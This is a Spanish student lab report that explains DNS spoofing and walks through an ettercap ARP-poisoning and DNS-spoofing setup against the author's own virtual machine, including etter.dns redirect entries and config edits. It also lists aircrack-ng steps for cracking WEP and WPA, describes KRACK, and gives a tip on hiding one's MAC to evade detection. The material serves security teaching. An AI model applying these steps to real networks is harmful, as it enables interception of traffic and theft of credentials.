PRACTICA 4

TEMA 7

DNS Spoofing: ¿En qué consiste?

El sistema de nombres de dominio (DNS, por sus siglas en inglés) es un **sistema establecido en todo el mundo para correlacionar dominios de internet con sus direcciones IP correspondientes**. El DNS devuelve la dirección IP vinculada con el nombre de dominio, un proceso que se conoce como resolución de nombres.

Aprovechando esta dependencia que existe con los servidores de nombres de dominio, muchos de los atacantes se benefician de este nodo, dentro de la ruta de comunicación, cuando se consulta un sitio web. En otras palabras, **alteran las direcciones IP de los servidores DNS** de la víctima para que apunten a servidores maliciosos.

Una vez allí, se solicita a los usuarios que inicien sesión en (lo que creen que es) su cuenta, lo que le da al atacante la oportunidad de robar tus credenciales de acceso y otros tipos de información confidencial. Además, el sitio web malicioso se usa a menudo para instalar gusanos o virus en la computadora de un usuario, lo que le da al perpetrador acceso a largo plazo a él y a los datos que almacena.

Este sería el ciclo normal de una consulta a un servidor DNS

Y este sería el ciclo si existiera DNS spoofing

Estos son los riesgos que entraña el DNS Spoofing:

DNS *spoofing* puede afectar a todas y cada una de las conexiones del cliente. Da igual si la víctima accede a una página web o envía un correo electrónico: si la dirección IP del servidor afectado ha sido manipulada, el atacante puede acceder a los datos.

- **Robo de datos confidenciales:** por medio de los ataques phishing y pharming se roban datos sensibles, como contraseñas, que a menudo se utilizan para entrar en los sistemas informáticos o llevar a cabo diversas actividades fraudulentas.

- **Infección del sistema con malware:** la víctima instala un software malicioso en su propio sistema involuntariamente, lo que favorece otros ataques y el espionaje por parte del atacante.

- **Intercepción de un perfil de usuario completo:** los datos personales interceptados se venden o se utilizan para otros ataques de spear phishing.

- **Riesgo de amenaza persistente:** si un servidor DNS malicioso está instalado en el sistema, la comunicación queda comprometida. También las respuestas DNS falsificadas temporalmente pueden permanecer en la caché y provocar daños por un periodo prolongado.


Técnicas que permiten desarrollar DNS Spoofing

- **Man in the middle (MITM):** la interceptación de las comunicaciones entre los usuarios y un servidor DNS para enrutar a los usuarios a una dirección IP diferente / maliciosa
- **Software: arpspoof**, **dnsspoof, DerpNSpoof**
- **Hijack del router:** cambiando el apartado de DNS por defecto del router con la IP maliciosa, muchos routers mantienen las contraseñas por defecto.

CASO PRACTICO DNS SPOOFING

Como este ataque consiste en redirigir las búsquedas del objetivo hacia nosotros o hacia otra IP de nuestra propiedad , como un server lo primero que vamos a hacer es cambiar nuestro index.html del servidor apache

Esta es nuestra página de inicio, cada vez que busque algo en el navegador esto es lo que vera la victima



Nuestro siguiente paso es configurar ettercat, para que el ataque MITM funcione tenemos que configurar **etter.conf** y **etter.dns**

```
root@kali:/etc/ettercap# ls -la
total 44
drwxr-xr-x   2 root root  4096 Jul 27 13:19 .
drwxr-xr-x 158 root root 12288 Jan 12 14:43 ..
-rw-r--r--   1 root root 10614 Jan 30  2020 etter.conf
-rw-r--r--   1 root root  5940 Jan 30  2020 etter.dns
-rw-r--r--   1 root root  3543 Jun 27  2019 etter.mdns
-rw-r--r--   1 root root  1653 Jun 27  2019 etter.nbns
root@kali:/etc/ettercap#
```

Etter.dns, en este archivo hacemos una redirección de cualquier dirección a nuestro servidor

```
##################################
# microsoft sucks ;)
# redirect it to www.linux.org
#
* A 192.168.0.36
microsoft.com      A   107.170.40.56 1800
*.microsoft.com    A   107.170.40.56 3600
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed

##############################################
# no one out there can have our domains ...
```


Etter.conf

```
[privs]
ec_uid = 65534                # nobody is the default
ec_gid = 65534                # nobody is the default
```


```
[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
```

```
#-------------
#     Linux
#-------------

# if you use ipchains:
   redir_command_on = "ipchains -A input -i %iface -p tcp -s %source -d %destination %port -j REDIRECT %rport"
   redir_command_off = "ipchains -D input -i %iface -p tcp -s %source -d %destination %port -j REDIRECT %rport"

# if you use iptables:
   #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -s %source -d %destination --dport %port -j REDIRECT --to-port %rport"
   #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -s %source -d %destination --dport %port -j REDIRECT --to-port %rport"

# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
   #redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -s %source -d %destination --dport %port -j REDIRECT --to-port %rport"
   #redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -s %source -d %destination --dport %port -j REDIRECT --to-port %rport"
```


En mi caso al des comentar la redirección de IP chains y al arrancar ettercap aparece este error que lo cierra




De todas maneras voy a mostrar el proceso a realizar para continuar con el ataque , el primer paso es empezar a sniffar por nuestra tarjeta de red




Una vez completado este paso ahora nos vamos a la lupa que nos aparece arriba a la izquierda y buscara todos los hosts que están en nuestra red



Esta IP es mi otra máquina virtual, la seleccionamos y pulsamos el botón de **Add to Target 1**




A continuación en el menú de MITM seleccionamos **ARP Poisoning**




Cuando ya estamos haciendo el ataque si pulsamos en el menú desplegable (tres puntos arriba a la derecha)

Aparece la sección de plugin doble clic en **dns_spoof** y ya automáticamente activa el plugin y empieza a atacar




Aquí se puede ver como se hace la redirección de las búsquedas del objetivo hacia la IP que asignamos anteriormente en **ettter.dns**



Pero como he comentado anteriormente la redirección en este caso esta desactivada, reconoce que tengo la redirección activa, es decir ettercap reconoce que tengo configurado que cualquier dirección vaya a mi IP pero al activar la redirección en etter.conf da el error comentado y se cierra.

En cualquier caso realizando estos pasos el objetivo busque lo que busque debería ver esto.



Riesgos de este ataque

Cuando llevan a cabo una acción de ARP spoofing, nuestra intención es la de adelantarnos al propio ordenador de destino, enviar un paquete de respuesta con información falsa y, de esta manera, manipular la tabla ARP del ordenador que hizo la petición, lo que hace que a este ataque se le denomine también ARP poisoning o envenenamiento de tablas de ARP. Por regla general, el paquete de datos de respuesta contiene la dirección **MAC** de un dispositivo de la red controlado por el atacante. **Si no escondemos nuestra MAC podrían encontrarnos**. El sistema "engañado" asocia, de esta manera, la IP de salida con una dirección física falsa y en el futuro, sin saberlo, envía todos los paquetes de datos al sistema controlado por el hacker, que desde ahora tiene la posibilidad de espiar, registrar o manipular el tráfico de datos por completo.

Para permanecer en modo incógnito, el tráfico de datos se redirige generalmente al sistema de destino real. El atacante se sitúa, así, en una posición intermedia (man in the middle). Si no los reenviara, el ARP spoofing podría tener como consecuencia un Denial of Service (DoS).

WIFI

WEP: **Wired Equivalent Privacy (WEP)**, en español «**Privacidad equivalente a cableado**», es el sistema de cifrado incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite. Proporciona un cifrado a nivel 2, basado en el **algoritmo de cifrado RC4** que utiliza claves de 64 bits (40 bits más 24 bits del vector de iniciación IV) o de 128 bits (104 bits más 24 bits del IV). Los mensajes de **difusión de las redes inalámbricas se transmiten por ondas de radio**, lo que los hace más susceptibles, frente a las redes cableadas, de ser captados con relativa facilidad.

Comenzando en 2001, varias debilidades serias fueron identificadas por analistas criptográficos. Como consecuencia, hoy en día una protección WEP puede ser violada con software fácilmente accesible en pocos minutos.

Cada clave consta de dos partes, una de ellas la tiene que configurar el usuario en cada uno de los puntos de acceso de la red, mientras que la otra se genera automáticamente y se denomina vector de inicialización, cuyo objetivo es obtener claves distintas para cada trama que se mueve en la red.

Entre las principales debilidades de este sistema está que las **claves permanecen siempre estáticas**, y por otro lado **los 24 bits del vector de inicialización son insuficientes, además de transmitirse sin cifrar.**

Hoy en día es considerado un sistema poco seguro y no se aconseja su utilización en las redes inalámbricas, ya que se puede llegar a romper su seguridad mediante distintos sistemas como **fuerza bruta o el ataque FMS.**

WPA: Wi-Fi Protected Access (WPA) Estas redes son la evolución de las redes WEP con gran cantidad de mejoras en seguridad. Una de las mejoras es el uso del protocolo TKIP (Temporal Key Integrity Protocol), que permite cambiar las claves de dinámicamente además de tener un vector de inicialización mucho mayor, de forma que se logra evitar los ataques estadísticos, la información es cifrada utilizando el **algoritmo RC4** (debido a que WPA no elimina el proceso de cifrado WEP, sólo lo fortalece), con una clave de 128 bits y un vector de inicialización de 48 bits, WPA implementa un **código de integridad del mensaje** (MIC - Message Integrity Check), también conocido como "Michael". Además, WPA **incluye protección contra ataques de "repetición"** (replay attacks), ya que incluye un contador de tramas.

WPA adopta la autenticación de usuarios mediante el uso de un servidor, donde se almacenan las credenciales y contraseñas de los usuarios de la red. WPA permite diferentes sistemas de control de acceso incluyendo la validación de usuario, como puede ser contraseña, certificado digital o simplemente hacer uso de una contraseña compartida para identificarse.

Función	WEP	WPA
Encriptación	Débil	Soluciona debilidades
Claves	40 bits	128 bits
Claves	Estáticas	Dinámicas
Claves	Distribución manual	Automática
Autenticación	Débil	Fuerte, según 802.1x y EAP

TECNICAS PARA ROMPER WEP WPA (COMPLETAR)

Una forma de crackear redes WEP y WPA es mediante el uso de herramientas automáticas como “wifite”. Estas herramientas hacen uso por debajo de suites como aircrack-ng.

Los pasos para **WEP** serían los siguientes:

1. Colocar la tarjeta Wireless en modo monitor y fijar el canal del AP
2. Usar aireplay-ng para hacer una falsa autenticación con el punto de acceso
3. Iniciar airodump-ng en el canal del AP con filtro de bssid para capturar IVs
4. Iniciar aireplay-ng para inyectar paquetes de peticiones ARP
5. Ejecutar aircrack-ng para obtener la clave WEP

Los pasos para **WPA** serían los siguientes

1. Inicie la interfaz inalámbrica en modo monitor en el canal AP específico
2. Inicie airodump-ng en el canal AP con filtro para que bssid recopile el protocolo de enlace de autenticación
3. Utilice aireplay-ng para anular la autenticación del cliente inalámbrico
4. Ejecute aircrack-ng para descifrar la clave previamente compartida utilizando el protocolo de enlace de autenticación

ATAQUE KRACK

Expone la seguridad del protocolo WPA2 que se ve comprometida por estos ataques, llamados **Key Reinstallation Attacks (KRACKs)**.

Cuando un dispositivo se conecta a una red Wi-Fi con WPA2, el primer paso para la comunicación consiste en negociar con el router una llave que se utilizará para cifrar el tráfico enviado entre ellos. Esta llave **no es la clave de la red Wi-Fi**, sino una aleatoria, que se negocia para cada sesión. Para acordar esta llave de cifrado, los dispositivos realizan lo que se conoce

como “4 way handshake”, o saludo de 4 vías, en el cual confirman mediante cuatro mensajes que ambos tienen la clave de cifrado y la comunicación puede realizarse.

En el tercer mensaje de esta comunicación, el router envía la llave con la que será cifrada la sesión, y en el cuarto mensaje el dispositivo confirma que la recibió correctamente. Si se produce un corte en la comunicación, y el **router no recibe el cuarto mensaje de confirmación, continúa mandando la llave hasta que reciba respuesta.** El dispositivo, por su parte, cada vez que recibe una llave la instala para luego utilizarla.

El problema es que el protocolo **WPA2 no verifica que la clave sea diferente a las que ya se utilizaron**, por lo que la **misma llave puede utilizarse más de una vez**, y es aquí donde está la vulnerabilidad.

Mediante un ataque **Man In The Middle**, se puede manipular el tercer mensaje del handshake, forzando al dispositivo a instalar la llave enviada por el atacante. A partir de esta llave, el atacante puede entonces descifrar el tráfico que envía el dispositivo.

El ataque se lleva a cabo en el momento en que un dispositivo se conecta al router (o al Access Point) y se produce el 4-way handshake para establecer la sesión. De todas formas, se pueden utilizar otros ataques para lograr interrumpir esa sesión y que el dispositivo deba volver a conectarse.




Figure 5: Key reinstallation attack against the 4-way handshake, when the victim accepts a plaintext message 3 retransmission if sent instantly after the first one. We assume encryption and decryption is offloaded to the wireless NIC.

